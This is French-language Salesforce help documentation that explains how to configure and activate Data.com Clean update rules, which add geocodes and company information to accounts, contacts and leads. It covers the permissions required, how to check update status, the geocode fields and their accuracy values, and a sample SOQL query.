Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer des vues de liste personnalisées :

- Lire sur le type d'enregistrement inclus dans la liste

Pour créer, modifier ou supprimer des vues de liste publique :

- Gérer les vues de liste publique

## Configuration de règles de mise à jour Data.com

Aidez les équipes commerciales et marketing à entretenir des relations de qualité avec les clients, et à identifier les pistes et les opportunités les plus prometteuses. Enrichissez automatiquement vos comptes, vos contacts, vos pistes Salesforce avec les toutes dernières informations. Ces opérations sont effectuées avec les règles Data.com Clean.

### Que sont les règles de mise à jour ?

Les règles de mise à jour garantissent que vos données sont saines, complètes et actualisées. Configurez et activez simplement les règles de mise à jour Data.com de votre organisation. Vos enregistrements sont ensuite automatiquement analysés par un service de données afin de vérifier si de nouvelles données sont disponibles. En fonction des paramètres de la règle, vos enregistrements sont mis à jour avec les nouvelles données. Les règles de mise à jour facilitent la gestion de données de grande qualité !

### Obtention automatique de géocodes pour des adresses

Aidez vos équipes commerciales et marketing à trouver des prospects proches, à attribuer des territoires et des campagnes, et davantage ! Le tout simplement avec le géocodage. En quelques clics seulement, vous pouvez obtenir automatiquement des géocodes pour des adresses de comptes, de contacts et de pistes.

### Enrichissement automatique des pistes avec des informations clés sur la société

Aidez vos représentants des ventes et du marketing à suivre les pistes les plus prometteuses et affectez-les immédiatement aux territoires et campagnes appropriés. Avec une licence Data.com Clean, vous pouvez ajouter aisément des informations clés sur les sociétés telles que le chiffre d'affaires annuel, le secteur d'activité, le numéro D-U-N-S et le nombre d'employés.

Consignes relatives à l'évaluation du fonctionnement des règles de mise à jour

Vous souhaitez évaluer le fonctionnement de Data.com Clean pour votre organisation ? Consultez la page Éléments essentiels de mise à jour, qui indique le taux de correspondance de vos règles de mise à jour. Elle affiche le pourcentage des enregistrements traités que Data.com a mappé avec des enregistrements du service de données. Lorsqu'un enregistrement correspond, il peut être mis à jour avec les toutes dernières données.

Règles Data.com Clean standard

Les principaux détails sur les règles de mise à jour standard comprennent le fonctionnement de chaque règle et les champs affectés.

Statuts des règles de mise à jour Data.com

Si vous avez activé des règles de mise à jour Data.com, le statut associé à la règle est affiché dans les enregistrements. Il permet de comparer les données des enregistrements au service de données.

## Que sont les règles de mise à jour ?

Les règles de mise à jour garantissent que vos données sont saines, complètes et actualisées. Configurez et activez simplement les règles de mise à jour Data.com de votre organisation. Vos enregistrements sont ensuite automatiquement analysés par un service de données afin de vérifier si de nouvelles données sont disponibles. En fonction des paramètres de la règle, vos enregistrements sont mis à jour avec les nouvelles données. Les règles de mise à jour facilitent la gestion de données de grande qualité !

Les règles de mise à jour sont une fonctionnalité de Data.com Clean, mais toutes ne nécessitent pas une licence Data.com. Par exemple, les règles de mise à jour des géocodes sont disponibles pour tout le monde ! Ces règles sont indépendantes des autres fonctionnalités de mise à jour, même si elles peuvent s'appliquer aux mêmes enregistrements, c'est le cas notamment des tâches de Mise à jour.

Comment fonctionnent ces mystérieureses règles de mise à jour ?

C'est simple ! Les règles de mise à jour contrôlent le mode de mise à jour des enregistrements Salesforce.

Lorsque vous mettez à jour un enregistrement, vous le comparez à l'enregistrement correspondant d'un service de données. Si de nouvelles données sont disponibles, vous pouvez les ajouter à votre enregistrement. La règle de mise à jour contrôle le processus complet. On utilise une règle de mise à jour à chaque mise à jour pour spécifier des aspects comme :

- Le service de données pour la mise à jour, qui inclut la source à laquelle sont comparés vos enregistrements et les processus qui déterminent si vos enregistrements correspondent aux enregistrements de la source de données
- L'objet qui est mis à jour
- Les champs utilisés pour faire correspondre vos enregistrements avec des enregistrements du service de données
- Les champs qui sont mis à jour lorsqu'une correspondance est trouvée
- La façon dont les champs sont mis à jour lors de l'opération de mise à jour (par exemple, les valeurs de certains champs Salesforce sont remplacées par des données du service de données)
- Si les déclencheurs et les règles de workflow sont exécutés quand les enregistrements sont mis à jour

**Remarque:** Certaines règles de mises à jour sont définies uniquement pour accéder à vos données. Ces règles « Évaluation uniquement » se contentent de vérifier si de nouvelles données sont disponibles pour vos enregistrements et d'évaluer leur intérêt.

Lorsqu'une règle de mise à jour est activée, elle s'applique immédiatement. Les enregistrements existants sont analysés pour vérifier si de nouvelles données sont disponibles. Les nouveaux enregistrements sont contrôlés lors de leur sauvegarde. Si de nouvelles données sont disponibles, l'enregistrement est mis à jour selon des paramètres de la règle.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Les règle de mise à jour de géocodage sont disponibles dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

D'autres règles de mise à jour sont disponibles avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Exemple: Une application attribue des pistes aux territoires en fonction de la latitude et de la longitude des adresses des pistes. Un seul problème se pose : L'adresse de vos pistes dans Salesforce ne contient pas de valeur à jour pour la latitude et la longitude. Mais pas d'inquiétude ! Il suffit de configurer et d'activer la règle de mise à jour `Géocodes pour les adresses de la piste`. Les informations de géocodage sont ensuite automatiquement ajoutées à toutes les pistes existantes *et* nouvelles. Voici un résumé de cette règle.

| Attribut | Valeur |
|---|---|
| Name | `Géocodes de l'adresse de la piste` |
| Service de données | Data.com Geo |
| Objet | Piste |
| Champs mis à jour | Les champs de la latitude, de la longitude et de la précision sont associés au champ `Adresse` :<br>• `Latitude`<br>• `Longitude`<br>• `GeocodeAccuracy`<br>Remarque: Ces champs ne peuvent pas être ajoutés à la présentation de page. Vous pouvez toutefois les afficher à l'aide de champs de formule personnalisés ou en interrogeant l'API Salesforce. |
| Mise à jour des champs | Remplacer |
| Mettre à jour tous les enregistrements quand la règle est activée ou enregistrée | Oui |
| Ignorer les déclencheurs ? | Oui |
| Ignorer les règles de workflow ? | Oui |
| Ne pas mettre à jour les informations de dernière modification | Oui |

CONSULTER ÉGALEMENT :

Configuration de règles de mise à jour Data.com

Règles Data.com Clean standard

## Obtention automatique de géocodes pour des adresses

Aidez vos équipes commerciales et marketing à trouver des prospects proches, à attribuer des territoires et des campagnes, et davantage ! Le tout simplement avec le géocodage. En quelques clics seulement, vous pouvez obtenir automatiquement des géocodes pour des adresses de comptes, de contacts et de pistes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Important:** Le géocodage est ajouté aux enregistrements à l'aide de la technologie Data.com. Toutefois, aucune licence Data.com *n'est requise* pour l'utiliser.

Considérations relatives à la configuration de règles de mise à jour de géocodage
Lisez attentivement ces considérations avant d'ajouter des informations de géocodage aux comptes, contacts et pistes Salesforce à l'aide des règles de mise à jour de géocodage Data.com.

Configuration de règles de mise à jour de géocodage
En quelques étapes, vous pouvez configurer et activer vos règles de mise à jour de géocodage Data.com. Le géocodage est ensuite automatiquement ajouté aux comptes, aux contacts et aux pistes existants. Les comptes, contacts et pistes nouveaux reçoivent ces informations lors de leur enregistrement.

Instructions relatives à la configuration de règles de mise à jour de géocodage
Lisez attentivement ces instructions pour l'ajout automatique d'informations de géocodage aux enregistrements Salesforce avec Data.com.

Consultation du statut des règles de mise à jour du géocodage
Les règles de mise à jour du géocodage de Data.com ajoutent automatiquement des géocodes aux adresses des comptes, des contacts et des pistes. Vous pouvez vérifier si un enregistrement individuel a été traité avec cette règle de mise à jour du géocodage et consulter le statut de traitement. Si vous souhaitez tester la règle de mise à jour, vous pouvez mettre à jour l'enregistrement manuellement à l'aide de la règle. Rappel : Les règles de mise à jour permettent de mettre à jour vos enregistrements automatiquement. Il n'est pas nécessaire de les mettre à jour manuellement.

Vérification de l'ajout de géocodes aux enregistrements
Généralement, les champs de géocodage ne sont pas visibles dans un enregistrement. Par conséquent, vous devez suivre quelques étapes pour vérifier que des géocodes ont été ajoutés aux enregistrements Salesforce avec une règle de mise à jour de géocodage Data.com.

Champs de géocodage
Les informations de géocodage identifient la position géographique à l'aide de la latitude et la longitude, ainsi qu'un taux de précision. Les champs de géocodage sont disponibles pour les adresses standard sur les comptes, les contacts et les pistes dans Salesforce. Les champs de géocodage ne sont pas visibles sur les enregistrements, mais sont accessibles à l'aide de l'API Salesforce.

### Considérations relatives à la configuration de règles de mise à jour de géocodage

Lisez attentivement ces considérations avant d'ajouter des informations de géocodage aux comptes, contacts et pistes Salesforce à l'aide des règles de mise à jour de géocodage Data.com.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Important:** Le géocodage est ajouté aux enregistrements à l'aide de la technologie Data.com. Toutefois, aucune licence Data.com *n'est requise* pour l'utiliser.

- Lorsque des informations de géocodage sont ajoutées à des enregistrements :
  - Les valeurs existantes des champs d'information de géocodage sont remplacées.
  - Le champ `SystemModStamp` est toujours mis à jour. Examinez les intégrations utilisant ce champ pour vous assurer qu'elles ne sont pas affectées.

  - Les champs `LastModifiedDate` et `LastModifiedById` *ne sont pas mis à jour*. Cela correspond à l'option par défaut. Vous pouvez la modifier en configurant vos règles de mise à jour de géocodage.

- Les informations de géocodage ne sont pas visibles sur les enregistrements. Cependant, vous pouvez les consulter à l'aide de l'API Salesforce. Vous pouvez également créer des champs personnalisés à l'aide de formules en vue d'afficher des champs d'information de géocodage dans les enregistrements.
- Vous ne pouvez pas copier les informations de statut associées à des règles de mise à jour vers ou depuis un environnement sandbox. Par exemple, dans votre organisation de production, lorsque vous activez votre règle de mise à jour `Géocodes de l'adresse de la piste`, les informations de géocodage sont ajoutées à toutes vos pistes existantes. Par conséquent, le statut de la règle de mise à jour `Géocodes de l'adresse de la piste` de chaque piste est `Synchronisé`. Vous ne pouvez pas copier ces informations de statut dans votre environnement sandbox pour des enregistrements. Pour récupérer les informations de statut dans un environnement sandbox, vous devez activer vos règles de mise à jour et traiter vos enregistrements dans le sandbox.
- Actuellement, les comptes personnels ne sont pas pris en charge.

CONSULTER ÉGALEMENT :


Configuration de règles de mise à jour de géocodage

## Configuration de règles de mise à jour de géocodage

En quelques étapes, vous pouvez configurer et activer vos règles de mise à jour de géocodage Data.com. Le géocodage est ensuite automatiquement ajouté aux comptes, aux contacts et aux pistes existants. Les comptes, contacts et pistes nouveaux reçoivent ces informations lors de leur enregistrement.

**Important:** Le géocodage est ajouté aux enregistrements à l'aide de la technologie Data.com. Toutefois, aucune licence Data.com *n'est requise* pour utiliser cette fonctionnalité.

1. Dans Configuration, saisissez *`Règles de mise à jour`* dans la case `Recherche rapide`, puis sélectionnez **Règles de mise à jour**.
2. Modifiez une règle de mise à jour de géocodage. Il existe quatre règles de mise à jour du géocodage. Reportez-vous à Règles Data.com Clean standard.
3. Examinez vos paramètres de règle de mise à jour.




Éditions

Disponible avec : Salesforce Classic


Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer et activer des règles de mise à jour :

- Personnaliser l'application

4. Enregistrez la règle.
5. Activez la règle.
   Si l'option `Mettre à jour tous les enregistrements lors de l'activation ou de la sauvegarde de cette règle` est sélectionnée, le géocodage est automatiquement ajouté à tous les enregistrements existants. Les nouveaux enregistrements reçoivent automatiquement le géocodage lors de leur enregistrement. Les valeurs de géocodage existantes sont remplacées.
6. Répétez ce processus pour les autres règles de mise à jour de géocodage.
7. Dans Salesforce Classic, si vous souhaitez vérifier le statut de mise à jour des règles de mise à jour du géocodage, ajoutez la liste associée `Mettre à jour cet enregistrement avec Data.com` à la présentation de page des comptes, des contacts et des pistes (Dans Lightning Experience, cette étape n'est pas nécessaire !)




CONSULTER ÉGALEMENT :

- Considérations relatives à la configuration de règles de mise à jour de géocodage
- Consultation du statut des règles de mise à jour du géocodage
- Vérification de l'ajout de géocodes aux enregistrements
- Champs de géocodage

## Instructions relatives à la configuration de règles de mise à jour de géocodage

Lisez attentivement ces instructions pour l'ajout automatique d'informations de géocodage aux enregistrements Salesforce avec Data.com.

**Important:** Le géocodage est ajouté aux enregistrements à l'aide de la technologie Data.com. Toutefois, aucune licence Data.com *n'est requise* pour l'utiliser.

- Lorsque des informations de géocodage sont ajoutées à un enregistrement à l'aide de règle de mise à jour Data.com, les dernières informations modifiées de l'enregistrement ne sont pas mises à jour. Cela évite que les processus automatisés de votre organisation ne soient affectés. Si vous souhaitez que les dernières informations modifiées soient mises à jour, décochez `Ne pas mettre à jour les dernières informations modifiées` sur vos règles de mise à jour de géocodage.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

- Si vous souhaitez que les utilisateurs ajoutent manuellement des géocodes aux enregistrements en utilisant les règles de mise à jour de géocodes, définissez la sécurité des champs de géocode et de précision en autorisant leur mise à jour.

CONSULTER ÉGALEMENT :


Configuration de règles de mise à jour de géocodage

## Consultation du statut des règles de mise à jour du géocodage

Les règles de mise à jour du géocodage de Data.com ajoutent automatiquement des géocodes aux adresses des comptes, des contacts et des pistes. Vous pouvez vérifier si un enregistrement individuel a été traité avec cette règle de mise à jour du géocodage et consulter le statut de traitement. Si vous souhaitez tester la règle de mise à jour, vous pouvez mettre à jour l'enregistrement manuellement à l'aide de la règle. Rappel : Les règles de mise à jour permettent de mettre à jour vos enregistrements automatiquement. Il n'est pas nécessaire de les mettre à jour manuellement.

**Important:** Le géocodage est ajouté aux enregistrements à l'aide de la technologie Data.com. Toutefois, aucune licence Data.com *n'est requise* pour l'utiliser.

1. Ouvrez l'enregistrement que vous vérifiez.
2. Examinez le statut de la règle de mise à jour du géocodage de l'enregistrement. Par exemple, si vous vérifiez une piste, examinez le statut de mise à jour de la règle `Géocodes de l'adresse de la piste`. Dans Salesforce Classic, ce statut figure dans Mettre à jour cet enregistrement dans la section Data.com (si vous ne trouvez pas la section Mettre à jour cet enregistrement, demandez à votre administrateur Salesforce de l'ajouter à votre présentation de page). Dans Lightning Experience, cliquez sur l'action rapide `Vérifier le statut de mise à jour` pour afficher les statuts des règles de mise à jour.
3. Pour mettre à jour l'enregistrement manuellement, cliquez sur **Mettre à jour** pour la règle de mise à jour du géocodage.




Si votre enregistrement correspond à un enregistrement dans le service de données de géocodage, les valeurs des champs d'informations de géocodage sont ajoutées et toutes les valeurs existantes sont remplacées. Le `Statut de mise à jour` de la règle de mise à jour est actualisé. Si vous ne parvenez pas à mettre à jour l'enregistrement manuellement, demandez à votre administrateur de définir la sécurité des champs de géocodage et de précision pour pouvoir effectuer une mise à jour.

**Remarque:** Si vous modifiez l'adresse dans un enregistrement, le `Statut de mise à jour` de la règle de mise à jour est défini sur `Non comparé` jusqu'à ce que l'enregistrement soit de nouveau mis à jour. Heureusement, avec les règles de mise à jour, l'enregistrement est remis à jour automatiquement, et ce quasi immédiatement !

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour mettre à jour des comptes avec une règle de mise à jour du géocodage :
- Modifier sur les comptes

Pour mettre à jour des contacts avec une règle de mise à jour du géocodage :
- Modifier sur les contacts

Pour mettre à jour des pistes avec une règle de mise à jour du géocodage :
- Modifier sur les pistes

## Vérification de l'ajout de géocodes aux enregistrements

Généralement, les champs de géocodage ne sont pas visibles dans un enregistrement. Par conséquent, vous devez suivre quelques étapes pour vérifier que des géocodes ont été ajoutés aux enregistrements Salesforce avec une règle de mise à jour de géocodage Data.com.

**Important:** Le géocodage est ajouté aux enregistrements à l'aide de la technologie Data.com. Toutefois, aucune licence Data.com *n'est requise* pour l'utiliser.

**Conseil:** Vous pouvez ajouter des champs de géocode à la présentation de page à l'aide de champs de formule personnalisés.

**Éditions**


Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour utiliser l'API Salesforce :
- API activée

1. Consultez le statut de mise à jour des règles de géocodage.
   a. Ouvrez un enregistrement.
   b. Consultez le statut de mise à jour des règles de géocodage qui est répertorié dans la section Mettre à jour cet enregistrement.




   Si le statut de mise à jour de la règle de géocodage est défini sur `Synchronisé`, l'enregistrement dispose d'informations de géocodage à jour provenant du service de données. Si un autre statut est affiché, vous pouvez mettre à jour l'enregistrement manuellement en cliquant sur **Mettre à jour**.

2. Vérifiez que les champs de géocodage contiennent des valeurs à l'aide de l'API Salesforce.
   a. Obtenez la valeur du champ `Id` d'un enregistrement.
   b. À l'aide de l'`Id`, interrogez les champs d'adresse et les champs de géocodage. (Vous pouvez également interroger tous les enregistrements ou les *X* premiers enregistrements pour un objet).
   **Exemple : Requête Salesforce Object Query Language (SOQL) pour les contacts**

```
SELECT Name, Email, MailingAddress, MailingCity, MailingState, MailingCountry,
MailingLatitude, MailingLongitude, MailingGeocodeAccuracy
FROM Contact
WHERE Id IN ('003D000000QRoqW', '003R0000001ySoG', '003D000000QRoqU');
```

   c. Vérifiez qu'il existe des valeurs pour les champs d'informations de géocodage.

## Champs de géocodage

Les informations de géocodage identifient la position géographique à l'aide de la latitude et la longitude, ainsi qu'un taux de précision. Les champs de géocodage sont disponibles pour les adresses standard sur les comptes, les contacts et les pistes dans Salesforce. Les champs de géocodage ne sont pas visibles sur les enregistrements, mais sont accessibles à l'aide de l'API Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Objet | Adresse standard | Champs de géocodage |
|---|---|---|
| Compte | `Adresse de facturation` | • `BillingLatitude`<br>• `BillingLongitude`<br>• `BillingGeocodeAccuracy` |
| Compte | `Adresse d'expédition` | • `ShippingLatitude`<br>• `ShippingLongitude`<br>• `ShippingGeocodeAccuracy` |
| Contact | `Adresse postale` | • `MailingLatitude`<br>• `MailingLongitude`<br>• `MailingGeocodeAccuracy` |
| Piste | `Adresse` | • `Latitude`<br>• `Longitude`<br>• `GeocodeAccuracy` |

### Valeurs de précision

La précision vous en dit plus sur l'emplacement d'une latitude et d'une longitude. Par exemple, `Code postal` signifie que la latitude et la longitude indiquent le centre de la zone du code postal d'une adresse. Dans ce cas, aucune correspondance n'a pu être trouvée pour l'adresse exacte de la rue.

| Valeur de précision | Description |
|---|---|
| `Address` | Dans le même bâtiment |
| `NearAddress` | Près de l'adresse |
| `Bloc` | Point central du bloc |
| `Rue` | Point central de la rue |
| `ExtendedZip` | Centre de la zone de code postal étendue |
| `Zip` | Centre de la zone de code postal |
| `Neighborhood` | Centre du voisinage |
| `City` | Centre de la ville |

| Valeur de précision | Description |
| --- | --- |
| `County` | Centre de la région |
| `State` | Centre de la province |
| `Unknown` | Pas de correspondance pour l'adresse |

## Enrichissement automatique des pistes avec des informations clés sur la société

Aidez vos représentants des ventes et du marketing à suivre les pistes les plus prometteuses et affectez-les immédiatement aux territoires et campagnes appropriés. Avec une licence Data.com Clean, vous pouvez ajouter aisément des informations clés sur les sociétés telles que le chiffre d'affaires annuel, le secteur d'activité, le numéro D-U-N-S et le nombre d'employés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Considérations relatives à la configuration des règles de mise à jour Informations sur les sociétés

Prenez connaissance des considérations d'utilisation des règles Data.com Clean pour ajouter automatiquement les informations sur les sociétés aux pistes et aux comptes Salesforce.

Configuration de règles de mise à jour des Informations sur les sociétés

Les règles de mise à jour Informations sur la société Data.com permettent d'ajouter des informations importantes sur la société, notamment le numéro D-U-N-S et le nombre d'employés, à vos comptes et pistes Salesforce existants et nouveaux.

Consignes relatives à la configuration des règles de mise à jour des informations sur les sociétés

Suivez les consignes importantes lors de l'utilisation de règles de mise à jour de Data.com Clean pour enrichir automatiquement vos pistes Salesforce.

Vérification du statut de mise à jour des enregistrements traités en utilisant les règles Informations sur les sociétés dans Lightning Experience

Vous pouvez vérifier si un enregistrement individuel a été traité avec une règle de mise à jour Informations sur les sociétés. Alternativement, pour tester la règle, vous pouvez mettre à jour un enregistrement manuellement. Rappel : Les règles de mise à jour permettent de mettre à jour vos enregistrements automatiquement. Il n'est pas nécessaire de les mettre à jour manuellement.

Vérification du statut de mise à jour des enregistrements traités en utilisant les règles Informations sur les sociétés dans Salesforce Classic

Vous pouvez vérifier si un enregistrement individuel a été traité avec une règle de mise à jour Informations sur les sociétés. Alternativement, pour tester la règle, vous pouvez mettre à jour un enregistrement manuellement. Rappel : Les règles de mise à jour permettent de mettre à jour vos enregistrements automatiquement. Il n'est pas nécessaire de les mettre à jour manuellement.

## Considérations relatives à la configuration des règles de mise à jour Informations sur les sociétés

Prenez connaissance des considérations d'utilisation des règles Data.com Clean pour ajouter automatiquement les informations sur les sociétés aux pistes et aux comptes Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**Recommandation d'utilisation du package AppExchange au lieu de l'option d'évaluation**

La règle de mise à jour Informations sur les sociétés comprend des options de mise à jour de vos données ou de génération d'une évaluation en lecture seule. Cependant, l'option d'évaluation peut générer des résultats inattendus pour les clients de Data.com Clean. Si vous êtes un client de Clean, nous recommandons d'utiliser à la place le package AppExchange Data.com Clean Reports.

**Conflits avec la configuration de la mise à jour existante**

L'utilisation de la règle Clean Informations sur les sociétés des *pistes* n'affecte aucune tâche Data.com Clean existante que vous exécutez. Cependant, la règle Clean Information sur les sociétés des *comptes* entre en conflit avec les tâches Clean. Pour éviter les conflits et toute confusion, procédez comme suit :

- Désactivez les tâches de mise à jour dans les comptes.
- Dans la page de présentation des comptes, retirez les éléments associés aux tâches de mise à jour : Le bouton Mettre à jour et le champ Statut de mise à jour.

**Déclencheurs, workflows et notifications automatiques**

Avant d'activer une règle Informations sur les sociétés, vérifiez les paramètres de vos déclencheurs, workflows et notifications automatiques. L'utilisation d'une règle Informations sur les sociétés peut déclencher ces mécanismes.

**Ajustements pour les utilisateurs de Salesforce Classic**

Pour permettre aux utilisateurs de Salesforce Classic de vérifier le statut de mise à jour d'un enregistrement et de le mettre à jour manuellement, ajustez la présentation de page de la piste ou du compte. Ajoutez la liste associée Mettre à jour cet enregistrement avec Data.com à la présentation.


CONSULTER ÉGALEMENT :

Configuration de règles de mise à jour des Informations sur les sociétés

## Configuration de règles de mise à jour des `Informations sur les sociétés`

Les règles de mise à jour Informations sur la société Data.com permettent d'ajouter des informations importantes sur la société, notamment le numéro D-U-N-S et le nombre d'employés, à vos comptes et pistes Salesforce existants et nouveaux.

1. Dans Configuration, saisissez *`Règles de mise à jour`* dans la case `Recherche rapide`, puis sélectionnez **Règles de mise à jour**.
2. Cliquez sur **Modifier** en regard de la règle Informations sur les sociétés que vous souhaitez configurer.
3. Vérifiez les paramètres des règles. Pour ajouter des informations sur les sociétés à tous les comptes et les pistes existants, sélectionnez **Mettre à jour tous les enregistrements lors de l'activation ou de la sauvegarde de cette règle**.
4. Enregistrez la règle.
5. Activez la règle.
   Si vous sélectionnez l'option de mise à jour de tous les enregistrements lors de l'activation ou de la sauvegarde de cette règle, Salesforce vérifie immédiatement si de nouvelles données sont disponibles pour vos enregistrements existants. Pour les nouveaux enregistrements, Salesforce vérifie si de nouvelles données sont disponibles lors de l'enregistrement des comptes. Les nouvelles données sont ajoutées uniquement aux champs vides, Salesforce ne remplace jamais vos données.
6. Dans Salesforce Classic uniquement, pour autoriser les utilisateurs à vérifier le statut de la règle de mise à jour Informations sur les sociétés, ajoutez la liste associée `Mettre à jour cet enregistrement avec Data.com` à la présentation de page des comptes ou des pistes.




### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer et activer des règles de mise à jour :

- Personnaliser l'application

Pour modifier des présentations de page :

- Personnaliser l'application

### CONSULTER ÉGALEMENT :

Considérations relatives à la configuration des règles de mise à jour Informations sur les sociétés

Configuration de règles de mise à jour Data.com

Vérification du statut de mise à jour des enregistrements traités en utilisant les règles Informations sur les sociétés dans Salesforce Classic

## Consignes relatives à la configuration des règles de mise à jour des informations sur les sociétés

Suivez les consignes importantes lors de l'utilisation de règles de mise à jour de Data.com Clean pour enrichir automatiquement vos pistes Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec une licence Data.com Clean dans : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### Ajustements pour les utilisateurs de Salesforce Classic

Pour permettre aux utilisateurs de Salesforce Classic de vérifier le statut de mise à jour d'un enregistrement et de le mettre à jour manuellement, ajustez la présentation de page de la piste ou du compte. Ajoutez la liste associée Mettre à jour cet enregistrement avec Data.com à la présentation.

### Accès des utilisateurs qui mettent à jour les enregistrements manuellement

**Accès à l'objet Société D&B**

Assurez-vous que les utilisateurs disposent d'un accès en lecture et en création à l'objet Société D&B. Lorsqu'un utilisateur met à jour un enregistrement, la règle crée un enregistrement Société D&B associé (s'il n'existe pas déjà).

**Accès aux champs Compte**

Pour la règle Informations sur les sociétés des comptes, ajustez la sécurité au niveau du champ pour permettre aux utilisateurs d'accéder aux champs de compte qui contiennent les données fournies par la règle.

| | | |
|---|---|---|
| Nom du compte | Employés | Code SIC |
